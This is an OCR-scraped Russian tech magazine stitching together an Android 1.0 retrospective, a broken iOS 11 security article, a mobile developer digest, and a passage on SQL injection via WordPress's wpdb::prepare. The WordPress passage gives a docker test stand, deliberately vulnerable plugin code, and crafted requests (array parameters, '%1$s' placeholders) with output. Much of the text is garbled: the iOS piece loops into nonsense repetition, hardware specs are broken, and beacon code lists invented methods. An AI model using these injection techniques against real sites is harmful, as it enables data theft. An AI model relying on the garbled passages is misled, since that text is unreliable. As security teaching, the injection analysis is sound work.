- Android 1.1 — 9 февраля 2009 года. Версия API: 2. Версия ядра: 2.6.25.
- Android 1.5 — 30 апреля 2009 года. Версия API: 3. Версия ядра: 2.6.27.
- Android 1.6 — 15 сентября 2009 года. Версия API: 4. Версия ядра: 2.6.29.

Первый смартфон на ОС Android назывался HTC Dream (также известен как T-Mobile G1). Он работал под управлением Android 1.0 (первая сборка TC4-RC19, датируемая 13 сентября 2008 года) и был выпущен в продажу 31 октября 2008 года. В скором времени его получил обновление до Android 1.1 и далее обновлялся вплоть до Android 1.6.


Продолжение статьи →

# ANDROID 1 ГЛАЗАМИ ЮЗЕРА ANDROID 8

## КАКОЙ БЫЛА ПЕРВАЯ ВЕРСИЯ САМОЙ ПОПУЛЯРНОЙ ОС И КАК ОНА МЕНЯЛАСЬ СО ВРЕМЕНЕМ


**Android 1.0–1.5**

После загрузки видим экран блокировки. По современным меркам он выглядит ужасно, но почти не уступает экрану из Android Oreo. Разве что прошлянные события и уведомлений не хватает. Для разблокировки устройства нужно нажать кнопку «Меню». Никакие свайпы тут не работают.





Экран блокировки

Лаунчер выглядит знакомо. Он принял вид, в котором будет оставаться вплоть до версии Android 1.6. Он имеет поддержку виджетов и ярлыков, которые можно свободно перемещать по рабочему столу. В целом концепция такая же, как и в Pixel Launcher, который установлен по умолчанию в Android 7+. За тем исключением, что он не умеет автоматически перемещать ярлыки на свободное место и не позволяет менять размер виджетов.




Домашний экран

Как ни странно, в 1.0 не было настроек, они появились только в 1.5.





Настройки в Android 1.5

Панель уведомлений присутствует, но в сравнении с современными версиями ее функции сводятся только к двум вещам: возможности нажать на уведомление, чтобы открыть приложение, и возможности смахнуть уведомление. Никакой панели быстрых настроек, никаких настроек показа уведомлений и их блокировки. Уведомления не могут разворачиваться и содержать кнопки. И конечно же, здесь нет позаимствованной из iOS функции Heads Up, которая выводит плашку с уведомлением в верхней части экрана.


Панель уведомлений

Карты в 1.0 до сих пор работают. Они умеют отображать объекты (например, магазины), однако не показывают дополнительные данные, такие как телефон, часы работы, посещаемость. Нет функции быстрого поиска поблизости нужных заведений (больниц, кафе, баров, заправок, супермаркетов и прочего). Зато по сей день работает режим просмотра улиц. Поддержки мультитача нет, да и вообще пользоваться крайне неудобно.




Карты

В браузере появилась поддержка вкладок! Очень важные изменения произошли и внутри: создатели явно обновили движок браузера. Теперь он корректно распознается сайтами как мобильный браузер (да, в m5 и ниже браузер пытался загружать тяжеловесную страницу для ПК) и работает куда быстрее. Удалось открыть главную страницу нашего журнала. При попытке просмотреть статью браузер вылетел. Впрочем, как я позже выяснил, браузер любит вылетать при открытии тяжеловесных сайтов с кучей скриптов и графики.




Браузер (слева), галерея (справа)

Музыкальный плеер (слева), сообщения (справа)

## Как менялся интерфейс Android

1. m3 — версия для кнопочных смартфонов без сенсорного экрана. Элементы интерфейса мелкие, преобладают черный и синий цвета. Присутствует множество эффектов анимации, меню и многие другие элементы полупрозрачные. Кнопки в стиле старой macOS.
2. m5 — интерфейс полностью переделан под сенсорные экраны, элементы управления стали намного крупнее. Многие эффекты анимации пропали. В интерфейсе преобладает белый цвет.
3. 3.0 — новая тема оформления Holo (от Holographic): темный фон, яркие элементы управления с прямыми линиями и эффектом свечения. Экранные клавиши навигации вместо аппаратных.
4. 4.0 — тот же Holo без эффекта свечения. Темный фон преобладает, но также используется белый.
5. 5.0 — Material Design, переоснованный также и в другие продукты Google. Яркий плоский интерфейс с тенями и сложными эффектами анимации.

Продолжение статьи →

# ANDROID 1 ГЛАЗАМИ ЮЗЕРА ANDROID 8

## КАКОЙ БЫЛА ПЕРВАЯ ВЕРСИЯ САМОЙ ПОПУЛЯРНОЙ ОС И КАК ОНА МЕНЯЛАСЬ СО ВРЕМЕНЕМ

### ТЕХНИЧЕСКИЕ АСПЕКТЫ

Если судить по начинке HTC Dream, рекомендуемые системные требования Android 1.0 были примерно такими:

- процессор ARM с частотой 320+480;
- клавиши приема и отбоя выхода, кнопки «Меню», «Домой», «Назад»;
- процессор 528 МГц;
- ОЗУ 192 Мбайт;
- ПЗУ 256 Мбайт.

Однако наше небольшое расследование подтверждает (он скриншоты) — ОС вполне могла бы уместиться в 128 Мбайт ПЗУ. На окружающем устройстве под системный раздел отведено 64 Мбайт, из которых системой занято 42,3 Мбайт, а под будущие обновления оставлено 23,2 Мбайт. В **/ data** сохранены программы и сторонние приложения: из 64 Мбайт занято 29,8, в свободном 35,7. Пока мы выделили 64 Мбайт, однако требуется ему только 1. В этом системе занимает 73 Мбайт, а остальной можно оставить. Но под приложения, которые в то время не часто вполне больше мегабайта.

```
/ $ df
Filesystem             1K-blocks      Used Available Use% Mounted on
rootfs                     65536     42304     23232  65% /
tmpfs                      65536         0     65536   0% /dev
tmpfs                      65536         0     65536   0% /mnt/asec
tmpfs                      65536         0     65536   0% /mnt/obb
/dev/block/mtdblock0       65536     42304     23232  65% /system
/dev/block/mtdblock1       65536     29824     35712  46% /data
/dev/block/mtdblock2       65536     65536         0 100% /cache
/dev/block/vold/179:1      65536     65536         0 100% /mnt/sdcard
/ $
```

Распределение ПЗУ

Достаточный для работы ОС объем ОЗУ — 64 Мбайт, во первых, потому, что в эмуляторе система прекрасно обходится 92, а во-вторых, в старые времена кэшайа «платил» свободным. А 64 Мбайт и они свободно работали (как вы делать сделал то нам, подтверждаю. — Прим. ред.)

```
/ $ free
             total       used       free     shared    buffers     cached
Mem:         92160      84480       7680          0          0      28160
-/+ buffers/cache:      56320      35840
Swap:        65536          0      65536
/ $
```

Распределение ОЗУ


Посмотрим, что представляет собой образ с системой. Для этого распакуем **system.img**. В сжатом виде этот образ занимает всего 35 Мбайт, а после распаковки — 41,3 Мбайт. По сегодняшним меркам, когда обычное приложение весит минимум 100 Мбайт, это просто копейки. Однако это полноценная операционная система, которая умеет многое из того, что умеет современный Android.

```
drwxr-xr-x root     root     2009-12-31 19:00 app
drwxr-xr-x root     root     2009-12-31 19:00 app-private
drwxr-xr-x root     root     2009-12-31 19:00 bin
drwxr-xr-x root     root     2009-12-31 19:00 bluetooth
drwxr-xr-x root     root     2009-12-31 19:00 dalvik-cache
drwxr-xr-x root     root     2009-12-31 19:00 dbdata
drwxr-xr-x root     root     2009-12-31 19:00 drm
drwxr-xr-x root     root     2009-12-31 19:00 etc
drwxr-xr-x root     root     2009-12-31 19:00 fonts
drwxr-xr-x root     root     2009-12-31 19:00 framework
drwxr-xr-x root     root     2009-12-31 19:00 lib
drwxr-xr-x root     root     2009-12-31 19:00 media
drwxr-xr-x root     root     2009-12-31 19:00 tmp
drwxr-xr-x root     root     2009-12-31 19:00 usb
drwxr-xr-x root     root     2009-12-31 19:00 vendor
drwxr-xr-x root     root     2009-12-31 19:00 wallpaper
drwxr-xr-x root     root     2009-12-31 19:00 xbin
/ $
```

Распределение ПЗУ

Все системные приложения и сервисы находятся в каталоге **app**. В современном Android приложения с особыми привилегиями (в основном это системные приложения) помещены в отдельный каталог **priv-app**.

Открываем **app** и видим великое чудо: программы занимают ничтожно много места. Самая жирная: калькулятор (1,32 Мбайт) и браузер (0,98 Мбайт). Встречается приложение размером меньше 100 Кбайт (шахтёрка — 44,4 Кбайт), самое — 0,8 Мбайт (просмотр утиц — 94,9 Кбайт).



# ВОПРОС ДОВЕРИЯ

## КАК ЮС 11 ЗАЩИТИТ ТВОЙ ОТПРИЗЕВЕЗПОЛИЦИЙ И ПОГРАНИЧНИКОВ

Олег Брагин
Старший инженер
Центр сертификации
Российской Федерации

Мы уже рассказывали о новшествах iOS 11: новый «Центр управления», многозадачность, «Siri», AR, apple-платежи и обновлениях, но нет такого важного, как новые механизмы безопасности. В этой статье мы расскажем, как iOS 11 сохранит твои данные в безопасности: защитит от погранничеков и полицейских, внешнюю покопаться в смартфоне.

### ПРЕДЫСТОРИЯ

Если читаешь статьи о взломах, проведенных в лаборатории «Лаборатория», то уже знаешь, что исследования были проведены статистическим, криптографическим, криптографическим, криптографическим и криптографическим. Но в одном месяце ОНИ. Исследования обнаружили в таких корпорациях, Tai Verge, Mashable, Hide.me, Gizmodo, AFIS Technica, Kotaku, и сделали вывод, что корпорации «Apple» и «Google» не могут обеспечить безопасность своих данных. Поэтому, чтобы не нарушать уже существующие законы, ведущие страны дали закон, дающий права на доступ к данным.

Вы, возможно, не только то, что, конечно, не нарушает, но и то, что, если поможет на безопасность данных пользователей и разных спецслужб. Особенно интересно будет рассмотреть частью технических шагов для пользователей из США и России.

### ПРЕЗУМПЦИЯ ДОВЕРИЯ

В прошлом и настоящем, начиная из разработки рассматривается, что можно доверять, что ты не сделаешь ничего подозрительно. Вы, конечно, не ограничивает новых требований к пользователям разблокировать устройствами, можно и доверять и не нажимать кнопки.

Что происходит с разблокированным устройством за закрытыми дверями? Ответ: ничего. Ничего, потому что разблокированное устройство, которое не нажимает, ничего не сделает, потому что разблокированное устройство, которое не нажимает, ничего не сделает. Но, если разблокированное устройство, которое не нажимает, ничего не сделает, потому что разблокированное устройство, которое не нажимает, ничего не сделает, потому что разблокированное устройство, которое не нажимает, ничего не сделает, потому что

# МОБИЛЬНЫЙ ДАЙДЖЕСТ СЕНТЯБРЯ

## ВЗЗЛОМ ПРИЛОЖЕНИЙ ДЛЯ ANDROID И IOS И ИНСТРУМЕНТЫ ДЛЯ МОБИЛЬНОГО ПЕНТЕСТЕРА

### Как работает runOnUiThread

Understanding ActivityrunOnUiThread() — небольшая заметка, посвященная тому, как работает метод runOnUiThread(). Предназначенный для запуска кода в основном потоке приложения. В данном случае:

```
public final void runOnUiThread(Runnable action) {
    if (Thread.currentThread() != getUiThread()) {
        mHandler.post(action);
    } else {
        action.run();
    }
}
...
}
```

Однако цепочка стыков вовсе не в этих шести строках, а в том, что, оказывается, до этого когда, зачем, почему сначала объясняет, как работают механизмы многопоточного программирования в Android: пулы, сообщения и прочее. Если нужно освежить эту тему, то более понятного объяснения ты не найдешь.

### Валидация входных данных в Kotlin

Validation of input data in Kotlin — статья с описанием для встроенная в Kotlin инструментов для валидации входных данных. Например, когда передаешь параметр функции (при вызове) в виде строковой длины или не быть пустым. Рассматривается в статье инструменты:

- `require()` — проверяет условие и, если оно не выполнено, выбрасывает исключение IllegalArgumentException. Пример:

```
fun <T> getFirstElement(array: Array<T>): T {
    require(array.size >= 5) {
        "array should have at least five elements, but has ${
        array.size}"
    }
    return array[0]
}
```

- `check()` — аналог require, выбрасывающий исключение IllegalStateException (что означает «не вовремя, чувак»).

### Как писать DSL в Kotlin

Creating DSL with Embedding a TLS-Library — хорошая вводная статья о создании самого собственного DSL (Domain Specific Languages) поверх Kotlin.

DSL — это некий усеченный/упрощенный мини-язык. Хороший пример такого языка — система программирования интерфейса в библиотеке Anko. Написанный на языке Kotlin, но выглядит как отдельный язык Kotlin, что выглядит как набор строк на другом языке. DSL хорошо подходит для задач, при которых выполнение множества однотипных действий. Он позволяет сделать код более чистым и понятным.

В статье автор демонстрирует пример создания DSL для работы с библиотекой SSL/TLS. Конечную роль здесь играет так называемые интерфейс функций с обратным применением (function with receiver), которые представляет собой стиль лямбд и функций-расширений. Другими словами, это лямбды, которые работают в пространстве имен указанного объекта.

С помощью таких лямбд можно создать мини-язык внутри языка:

```
val fac = socketFactory {
    keyManager {
        open("certsandstores/clientkeystore") withPass "123456"
    }
    trustManager {
        open("certsandstores/mytruststore") withPass "123456" benign
    "jks"
    }
    sockets {
        cipherSuites +
        "TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256",
        "TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384",
        "TLS_DH_RSA_WITH_AES_128_CBC_SHA",
        "TLS_DH_RSA_WITH_AES_256_CBC_SHA"
    timeout = 10_000
    }
}
val socket = fac.createSocket("192.168.3.200", 9443)
```

### Android и нейросети

Through the looking glass: Deep Learning for Computer Vision on Android — статья о том, как задействовать нейросети ML-сервисы в своем приложении для распознавания изображений.

Автор по примерам берет Google Cloud Vision, Cognitive Services Microsoft, IBM Watson и показывает код для тегирования объектов на фотографии, определения возраста и пола человека, распознавания текста и нахождения них маков на лицах в стиле Snapchat. Прикладной в статье код не полный, но его рассмотрение, чтобы начать пользоваться сервисами.

### Оптимизация приложений

Android App Performance Optimization — небольшая заметка, посвященная профилированию и устранению узких мест в коде приложения. Состоит из четырех разделов:

- Обновление интерфейса. Когда ОС не успевает обновить содержимое экрана за 16 мс, происходит фриз/подвис — система пропускает один или несколько кадров, из-за чего пользователь видит лаги. Виновны чаще всего неоптимизированный в Android GPU-профайлер Settings → Developer Options → Profile → GPU Rendering (необходимо сначала, чтобы отобразить на экране визуальную шкалу).
- Время запуска приложения. Простой совет: все, что можно инициировать после окна, нужно инициировать позже, а том числе интерфейс — сначала отображаем «пустой интерфейс», а затем асинхронно загружаем в него ресурсы (изображения и прочее).
- Лейауты. Чтобы сделать интерфейс более быстрым для отображения необходимо избегать излишнего вложения лейаутов друг в друга, для бинарных лейаутов не использовать их вообще, а для загрузки лейаутов только по мере необходимости.
- Батарея. Инструмент Battery Historian позволяет отслеживать запросы к аппаратам (камера), как можно реже, с оптимизацией использования GPS и Wakelock(для разбудить задачи и выполнить их одновременно).

### Работа с BLE-маячками

Beacons on Android — простая и понятная вводная статья о работе с BLE-маячками (beacon). Они представляют собой крохотные устройства, которые через определенные интервалы передают данные с помощью Bluetooth Low Energy. Полезна сигнал маяка, можно вычислить его местоположение, а также определить расстояние (насколько сильно/слабо в пределах). Такое от маяка можно получить данные (например, информацию о как тебя в курсе).

Статья рассказывает о различных протоколах обмена данными с маячками (iBeacon, Eddystone, AltBeacon) и в том, как работать с ними, в частности с помощью библиотеки android-beacon-library. В целом данная решение будет выглядеть в виде следующего кода:

```
BeaconManager beaconManager = BeaconManager.getInstanceForApplication(this);
// Detect the Eddystone frame
beaconManager.getBeaconParsers().add(new BeaconParser().setBeaconLayout("s:0-1=feaa,m:2-2=00,i:3-20v"));
beaconManager.bind(this);
...
public void onBeaconServiceConnect() {
    ...
    mRegionViewAdapter = new RegionViewAdapter(this, R.layout.activity_listbeacons, regionViewList);
    ...
    setRegionViewExpiration();
    ...
    runOnUiThread(new Runnable() {
        @Override
        public void run() {
            ...
            mRegionViewAdapter.addAll(regionViewList);
            ...
            mRegionViewAdapter.notifyDataSetChanged();
        }
    });
    ...
    try {
        beaconManager.startRangingBeaconsInRegion(new Region("myRangingUnique", null, null, null));
        ...
        beaconManager.startMonitoringBeaconsInRegion(new Region("myMonitoringUnique", null, null, null));
        ...
        beaconManager.updateNotification(...);
        ...
        beaconManager.setMonitoringStatusNotifier(this);
        ...
        beaconManager.setRangeNotifier(this);
        ...
        beaconManager.setMonitorNotifier(this);
        ...
        beaconManager.setBackgroundMode(false);
        ...
        beaconManager.setBackgroundBetweenScanPeriod(0);
        ...
        beaconManager.setForegroundBetweenScanPeriod(1100);
        ...
        beaconManager.updateScanPeriods();
        ...
        beaconManager.setRegionExitPeriod(10000);
        ...
        beaconManager.setRegionStatusPeriod(10000);
        ...
        beaconManager.setEnableMonitoringStatusNotification(true);
        ...
        beaconManager.setMaximumBackgroundBeaconNotificationCount(1);
        ...
        beaconManager.setMaximumBackgroundRegionNotificationCount(1);
        ...
        beaconManager.setMaximumBackgroundRegionExpiration(10000);
        ...
        beaconManager.setMaximumBackgroundBeaconExpiration(10000);
        ...
        beaconManager.setMaximumBackgroundLongScanPeriod(10000);
        ...
        beaconManager.setMaximumBackgroundBetweenScanPeriod(0);
        ...
        beaconManager.setMaximumBackgroundRangedRegions(1);
        ...
        beaconManager.setMaximumBackgroundMonitoredRegions(1);
        ...
        beaconManager.setMaximumBackgroundRangedBeaconsPerRegion(1);
        ...
        beaconManager.setMaximumBackgroundMonitoredBeaconsPerRegion(1);
        ...
        beaconManager.setMaximumBackgroundRangedBeaconsPerRegionWithLongScanPeriod(1);
        ...
        beaconManager.setMaximumBackgroundMonitoredBeaconsPerRegionWithLongScanPeriod
```

# ПРИГОТОВЬСЯ К ИНЪЕКЦИИ!

РАСКРУЧИВАЕМ УЯЗВИМОСТИ В WORDPRESS, ПРЕПАРИРУЯ МЕТОД PREPARE

Илья Шешин
@sheshin2009

WordPress — самая популярная CMS в мире. На ней работает от четверти до трети сайтов, и уязвимости в ней находят частенько. Но этот раз мы раздерем логическую недоработку, которая позволяет проводить широкий спектр атак — от обхода авторизации и SQL-инъекций до выполнения произвольного кода. Добро пожаловать в удивительный мир инъекций в WordPress!


Уязвимость кроется в одном из методов кода, который отвечает за формирование запросов к базе данных. Для нее имеется хитленький PoC, и я его покажу, но главное — понять саму логику ошибок, почему она существует и каким образом не можно проиксплуатировать. Этот материал будет особенно полезен тем, кто проводит аудиты исходников приложений, которые взаимодействуют с базами данных, так как в статье будут затронуты методы обнаружения ошибок в кастомных абстракциях для формирования и выполнения запросов к БД.

## СТЕНД

Для начала, как водится, нам понадобится тестовый стенд. На момент написания статьи уязвимость была исправлена в последней версии WP — 4.8.3. Поэтому мы возьмем версию 4.7.4: там баг присутствует, и его можно потюкать. Я рекомендую воспользоваться докер-контейнером, в котором уже есть все необходимое для запуска установки CMS и не нужно возиться с настройками веб-сервера. Благо в хабе «Докера» есть официальный репозиторий WordPress и можно развернуть рабочий сервер с нужной версией всего несколькими командами:

```
docker run -p130:130 -d --rm --name some-mysql -e MYSQL_ROOT_PASS
WORD="toor" mysql
docker run -p80:80 -d --link some-mysql:mysql --rm -e WORDPRESS_DB_PA
SSWORD="toor" wordpress:4.7.4-php5.6-apache
```

После этого переходим в браузере по IP «Докера» и наблюдаем знаменитую пятисекундную установку:




Также мы создадим несколько скриптов на PHP, они понадобятся нам для пониания и отладки разных случаев и вариантов эксплуатации. Все их будет объединять одно — загрузка ядра WordPress. Это можно сделать при помощи следующего кода:

```
<?php
# No need for the template engine
define( 'WP_USE_THEMES', false );
# Load WordPress Core
require_once( 'wp-load.php' );
```

На этом приготовления закончены, приступаем к серфингу по исходникам.

## РАБОТА С БД В WORDPRESS

Для постраения и выполнения запросов к базе данных WordPress использует класс **wpdb**:

**/wp-includes/wp-db.php**

```
38: /**
39: * WordPress Database Access Abstraction Object
...
51: */
52: class wpdb {
```

В качестве драйвера используется MySQLi или MySQL, если первая библиотека отсутствует в системе.

**/wp-includes/wp-db.php**

```
632:         /* Use ext/mysqli if it exists and:
...
638:         if ( function_exists( 'mysqli_connect' ) ) {
639:             if ( defined( 'WP_USE_EXT_MYSQL' ) ) {
640:                 $this->use_mysqli = ! WP_USE_EXT_MYSQL;
641:             } elseif ( version_compare( phpversion(), '5.5', '>=' 
 ) || ! function_exists( 'mysql_connect' ) ) {
642:                 $this->use_mysqli = true;
643:             } elseif ( false !== strpos( $GLOBALS['wp_version'],
'-' ) ) {
644:                 $this->use_mysqli = true;
645:             }
646:         }
```

Ядро CMS использует метод prepare для обработки всех запросов — это кастомная реализация так называемых подготовленных выражений или связывания переменных (prepared statements).


**/wp-includes/wp-db.php**

```
1257:     /**
1258:     * Prepares a SQL query for safe execution. Uses sprintf()-
like syntax.
1259:     *
1260:     * The following directives can be used in the query format
string:
1261:     *   %d (integer)
1262:     *   %f (float)
1263:     *   %s (string)
1264:     *   %% (literal percentage sign - no argument needed)
...
1291:     public function prepare( $query, $args ) {
1292:         if ( is_null( $query ) )
1293:             return;
...
1300:         $args = func_get_args();
1301:         array_shift( $args );
...
1309:         array_walk( $args, array( $this, 'escape_by_ref' ) );
1310:         return @vsprintf( $query, $args );
1311:     }
```

Основная идея — в использовании шаблонов форматирования строк, аналогичных функции sprintf, для указания типа и местоположения переменных в запросе. Именно результат работы vsprintf и возвращает prepare. А эта функция — не что иное, как такой же **sprintf**, только в качестве аргумента она принимает массив параметров.

Например, попробуем выполнить какой-нибудь запрос (тестовый файл, настало твое время!):

```
$wpdb->prepare("SELECT id, user_login FROM $wpdb->users WHERE ID =
%d", 1);
```




Запросто берем данные с помощью функции WordPress

В процессе работы **%d** заменяется на параметр, который мы передали, в данном случае это единица. В результате мы получаем данные пользователя с ID=1.

Но такой статичные запросы нас мало интересуют, давай рассмотрим запрос с пользовательскими данными:

```
$wpdb->prepare("SELECT id, user_login FROM $wpdb->users WHERE user_l
ogin = %s", $_GET['login']);
```

Попробуем передать в качестве логина что-то в духе стандартной SQL-инъекции — **admin' or 1=1**. Разумеется, такой вектор не отработает. Проблемкоз по пути обработки запроса. Как запрос и параметр попадают в метод **prepare**?

Все переданые параметры сваливаются в переменную **args**, а запрос находится в **query**

**/wp-includes/wp-db.php**

```
1300:         $args = func_get_args();
1301:         array_shift( $args );
```

Если в качестве аргументов уже был передан массив, то используем его.

```
1302:         // If args were passed as an array (in vsprintf, move
them up
1303:         if ( isset( $args[0] ) && is_array($args[0]) )
1304:             $args = $args[0];
```

Теперь работа с запросом. Если в нем строковые параметры уже обрамлены одинарными или двойными кавычками, убираем их.

```
1305:         $query = str_replace( "'%s'", '%s', $query ); // in case
someone mistakenly already singlequoted it
1306:         $query = str_replace( "'%s'", '%s', $query ); // double
quote unquoting
```

Затем идет проверка значений типа float, которая не сильно нас интересует.

```
1307:         $query = preg_replace( '|(?<!%)%f|' , '%F', $query ); //
force floats to be locale unaware
```

Следующее регулярное выражение добавляет одинарные кавычки к переменным, которые должны быть строками. При этом не учитывается экранированные плейсхолдеры типа **%%s**.

```
1308:         $query = preg_replace( '|(?<!%)%s|' , "'%s'", $query );
// quote the strings, avoiding escaped strings like %%s
```

Далее производится по переданным аргументам функцией **escape_by_ref**.

```
1309:         array_walk( $args, array( $this, 'escape_by_ref' ) );
```

Функция, как ты можешь понять из названия, выполняет экранирование переданных в **args** значений. На самом деле это лишь обертка с небольшим условием для **_real_escape**, которая прогоняет все отправленные переменные через функцию **mysqli_real_escape_string**.

```
1252:     public function escape_by_ref( &$string ) {
1253:         if ( ! is_float( $string ) )
1254:             $string = $this->_real_escape( $string );
1255:     }
```

**/wp-includes/wp-db.php**


```
1168:     function _real_escape( $string ) {
1169:         if ( $this->dbh )
1170:             if ( $this->use_mysqli )
1171:                 return mysqli_real_escape_string( $this->dbh, $
string );
1172:             else
1173:                 return mysql_real_escape_string( $string, $this->
dbh );
1174:         else
1175:             $ = '';
```

Затем данные уползают в функцию **vsprintf**, которая вставляет их в запрос, и он возвращается пользователю для дальнейшим манипуляций.

**/wp-includes/wp-db.php**

```
1310:         return @vsprintf( $query, $args );
```

Поэтому на выходе запрос с поевдоинъекцией будет корректно экранирован и выполнен.




Устанавливаем опасные данные с помощью prepare

С виду вроде бы все логично и аккуратно. Какие же тут могут быть подводные камни?

Продолжение статьи →

# ПРИГОТОВЬСЯ К ИНЪЕКЦИИ!

РАСКРУЧИВАЕМ УЯЗВИМОСТИ В WORDPRESS, ПРЕПАРИРОВАВ МЕТОД PREPARE

## ПЕРВЫЕ ПРОБЛЕМЫ

Обратим пристальное внимание на условие из строчки 1303–1304.

**/wp-includes/wp-db.php**

```
1303:        if ( isset( $args[0] ) && is_array($args[0]) )
1304:            $args = $args[0];
```

Так-так. Если первый элемент из массива параметров, переданных для вставки в запрос, сам является массивом, то WP почему-то считает, что его и нужно использовать для дальнейшей работы. А что, если в абстрактном плагине в вакууме имеется такой вот код?

**test.php**

```
$sql = "SELECT id, post_name, post_title, post_content FROM $wpdb->
posts WHERE id = %s AND post_type = %s";
$prepared_sql = $wpdb->prepare( $sql, $_GET['id'], 'post' );
print_r( $prepared_sql.PHP_EOL );
var_dump( $wpdb->get_results( $prepared_sql ) );
```

По задумке авторов пользователь может посмотреть запись из таблицы постов с любым переданным `id`. То есть юзер может просматривать все записи, у которых поле `post_type` в таблице имеет значение `post`.

```
view-source:wp.visualhack/test.php?id=1
79 SELECT id, post_name, post_title, post_content FROM wp_posts WHERE id = 1 AND post_type = 'post'
80 array(1) {
81   [0]=>
82   object(stdClass)#299 (4) {
83     ["id"]=>
84     string(1) "1"
85     ["post_name"]=>
86     string(11) "hello-world"
87     ["post_title"]=>
88     string(12) "Hello world!"
89     ["post_content"]=>
90     string(85) "Welcome to WordPress. This is your first post. Edit or delete it, then start writing!"
91   }
92 }
93
```

```
MINGW64:/tmp
root@5/1b243a3e1:/var/www/html# cat test.php
<?php
# No need for the template engine
define( 'WP_USE_THEMES', false );
# Load WordPress Core
require_once( 'wp-load.php' );

$sql = "SELECT id, post_name, post_title, post_content FROM $wpdb->posts WHERE id = %d AND post_type = %s";
$prepared_sql = $wpdb->prepare( $sql, $_GET['id'], 'post' );
print_r( $prepared_sql.PHP_EOL );
var_dump( $wpdb->get_results( $prepared_sql ) );
```

Возможный вариант использования уязвимого кода

Но что будет, если вместо числа в параметре `id` мы передадим массив? На момент выполнения строки 1303 переменная `$args` будет выглядеть так:

```
Line 1303: $args = array(2) {
  [0]=>
  array(1) {
    [0]=>
    string(1) "1"
  }
  [1]=>
  string(4) "post"
}
```

Теперь условие `if ( isset( $args[0] ) && is_array($args[0]) )` истинно и переменная принимает вот такой вид:

```
Line 1305: $args = array(1) {
  [0]=>
  string(1) "1"
}
```

Второго параметра и след простыл, однако запрос остался тем же, и функция `vsprintf` будет обрабатывать два плейсхолдера. Так что если мы отправим два элемента массива, то сможем манипулировать и вторым параметром в запросе, хотя он был жестко указан в коде. Например, хочу вместо записи получить страницу с `id=2`. Да сколько угодно!

```
view-source:wp.visualhack/test.php?id[]=2&id[]=page
49 Line 1303: $args = array(2) {
50   [0]=>
51   array(2) {
52     [0]=>
53     string(1) "2"
54     [1]=>
55     string(4) "page"
56   }
57   [1]=>
58   string(4) "post"
59 }
60 Line 1305: $args = array(2) {
61   [0]=>
62   string(1) "2"
63   [1]=>
64   string(4) "page"
65 }
66 Line 1309: $args = array(2) {
67   [0]=>
68   string(1) "2"
69   [1]=>
70   string(4) "page"
71 }
72 SELECT id, post_name, post_title, post_content FROM wp_posts WHERE id = 2 AND post_type = 'page'
73 array(1) {
74   [0]=>
75   object(stdClass)#302 (4) {
76     ["id"]=>
77     string(1) "2"
78     ["post_name"]=>
79     string(11) "sample-page"
80     ["post_title"]=>
81     string(11) "Sample Page"
82     ["post_content"]=>
83     string(957) "This is an example page. It's different from a blog post because it will stay in one
   say something like this:
84
85 <blockquote>Hi there! I'm a bike messenger by day, aspiring actor by night, and this is my website. I
86
87 ...or something like this:
88
89 <blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys
90
91 As a new WordPress user, you should go to <a href="http://wp.visualhack/wp-admin/">your dashboard</a>
92     }
93 }
94
```

отбрасывается и используется только первый элемент массива

Передача массива параметров для модификации запроса через prepare

Вот такое внедрение. Я думаю, не составит большого труда написать парсер таких потенциально уязвимых мест в плагинах или даже в самом ядре WP, чтобы найти и проверить их на возможную эксплуатацию. Импакт от этой уязвимости может быть разным: от получения чувствительных данных до RCE.

Продолжение статьи →

# ПРИГОТОВЬСЯ К ИНЪЕКЦИИ!

РАСКРУЧИВАЕМ УЯЗВИМОСТИ В WORDPRESS, ПРЕПАРИРОВАВ МЕТОД PREPARE

## ПРОБЛЕМЫ ПРОДОЛЖАЮТСЯ

При формировании строки с помощью **sprintf** можно использовать многие интересные плейсхолдеры. В русской документации PHP они называются «спецификаторы преобразований», но я буду использовать именно термин «плейсхолдер». Тут просто огромный потенциал для творчества, ведь список совсем не ограничивается **%d**, **%s**, **%f** и тому подобным.

Например, мы можем менять порядок аргументов. Для этого нужно использовать **n$** после знака процента, где **n** — это номер аргумента.

```
print(sprintf('%d - %d = 7', 3, 10)); // 3 - 10 = 7
print(sprintf('%2$d - %1$d = 7', 3, 10)); // 10 - 3 = 7
```

Также нумерация аргументов позволяет использовать несколько раз один и те же параметры.

```
print(sprintf('%1$d - %1$d = 7', 3, 10)); // 3 - 3 = 7
```

Как мы можем это применить? Давай предположим, что у нас есть плагин, в котором происходит авторизация пользователя таким вот способом:

**test1.php**

```
$prepared_login = $wpdb->prepare("user_login = %s", $_GET['login']);
print_r( $prepared_login.PHP_EOL );
$prepared_sql = $wpdb->prepare("SELECT id, user_login, user_pass
FROM $wpdb->users WHERE $prepared_login AND user_pass = %s", $_GET['
pass']);
print_r( $prepared_sql.PHP_EOL );
var_dump( $wpdb->get_results( $prepared_sql ) );
```

Сначала **prepare** обрабатывает логин, а затем готовый кусочек запроса с логином подставляется в запрос, который также обрабатывается методом **prepare**. Такая логика позволяет нам делать некоторые интересные вещи. :-)

Если мы передадим в качестве пароля строку **test**, а в качестве логина плейсхолдер **%1$s**, то после обработки методом **prepare** переменная **$prepared_login** будет выглядеть так:

```
string(19) "user_login = '%1$s'"
```

Дальше второй **prepare** получит на вход строку

